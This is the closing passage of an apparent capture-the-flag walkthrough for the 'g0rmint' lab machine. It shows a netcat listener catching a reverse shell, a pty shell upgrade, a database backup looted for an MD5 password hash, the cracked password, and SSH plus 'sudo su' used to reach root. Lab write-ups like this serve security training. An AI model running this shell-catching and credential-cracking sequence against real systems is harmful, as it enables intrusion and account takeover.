
```
root@kali:~/gormint# nc -lvp 443
listening on [any] 443 ...
192.168.76.132: inverse host lookup failed: Unknown host
connect to [192.168.76.131] from (UNKNOWN) [192.168.76.132] 55866
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty;pty.spawn("bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.5/pty.py", line 156, in spawn
    os.execlp(argv[0], *argv)
  File "/usr/lib/python3.5/os.py", line 598, in execlp
    execvp(file, args)
  File "/usr/lib/python3.5/os.py", line 615, in execvp
    _execvpe(file, args)
  File "/usr/lib/python3.5/os.py", line 639, in _execvpe
    exec_func(file, *argrest)
FileNotFoundError: [Errno 2] No such file or directory
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/g0rmint/s3cr3t-dir3ct0ry-f0r-l0gs$ ls
ls
2020-07-18.php  2020-07-20.php  joe.py  trojan1.py
www-data@ubuntu:/var/www/html/g0rmint/s3cr3t-dir3ct0ry-f0r-l0gs$
```

19.Now we have successfully got the shell next is to get the root privilege .
For the root privilege we have to know the password, usually password and name contains in the database section in this case as we know backup.zip we got in when

we try to login in that page where **db.sql** is file which stores all username and password .




If we view the sample file which we got looks like this .




```
CREATE TABLE IF NOT EXISTS `g0rmint` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `email` varchar(50) NOT NULL,
  `pass` varchar(50) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;

--
-- Dumping data for table `g0rmint`
--

INSERT INTO `g0rmint` (`id`, `username`, `email`, `pass`) VALUES
(1, 'demo', 'demo@example.com', 'fe01ce2a7fbac8fafaed7c982a04e229');

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```

20.So the hint here is to find the backup.zip file . I have already found in **/var/www.** I have unzip -d option is to unzip the existing directory.




```
www-data@ubuntu:/var/www$ unzip backup.zip -d /var/tmp
unzip backup.zip -d /var/tmp
Archive:  backup.zip
   creating: /var/tmp/s3cretbackupdirect0ry/
  inflating: /var/tmp/config.php
  inflating: /var/tmp/db.sql
  inflating: /var/tmp/deletesecretlogfile.php
  inflating: /var/tmp/dummy.php
  inflating: /var/tmp/footer.php
  inflating: /var/tmp/header.php
  inflating: /var/tmp/index.php
  inflating: /var/tmp/login.php
  inflating: /var/tmp/logout.php
  inflating: /var/tmp/mainmenu.php
```

21.If we see the db.sql we got the hash of the password of gormint.




```
--

INSERT INTO `g0rmint` (`id`, `username`, `email`, `pass`) VALUES
(1, 'noman', 'w3bdrill3r@gmail.com', 'ea60b43e48f3c2de55e4fc89b3da53dc');

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
www-data@ubuntu:/var/www$
```

So with the help of the online tool we got the password from the md5 hash .
If the want to known which type of hash we can use a **hash-identifier** which is there in kali linux.



Found : **tayyab123**
(hash = ea60b43e48f3c2de55e4fc89b3da53dc)

22. We got the password of g0rmint so we can try ssh connection to gormint with our password **. ssh g0rmint@your ip of the victim machine(192.168.76.132)**
So sudo su and type the password of g0rmint we get root access and in that there is also a flag present .



```
[1]+  Stopped                 ssh g0rmint@192.168.76.132
root@kali:~# ssh g0rmint@192.168.76.132
g0rmint@192.168.76.132's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Fri Nov  3 05:00:31 2017
g0rmint@ubuntu:~$ ls
g0rmint@ubuntu:~$ sudo su
[sudo] password for g0rmint:
root@ubuntu:/home/g0rmint# cd ~
root@ubuntu:~# ls
flag.txt
root@ubuntu:~# cat flag.txt
Congrats you did it :)
Give me feedback @nomanriffat
root@ubuntu:~# 
```

So we have successfully got the root access :)....:)

--THANK YOU …….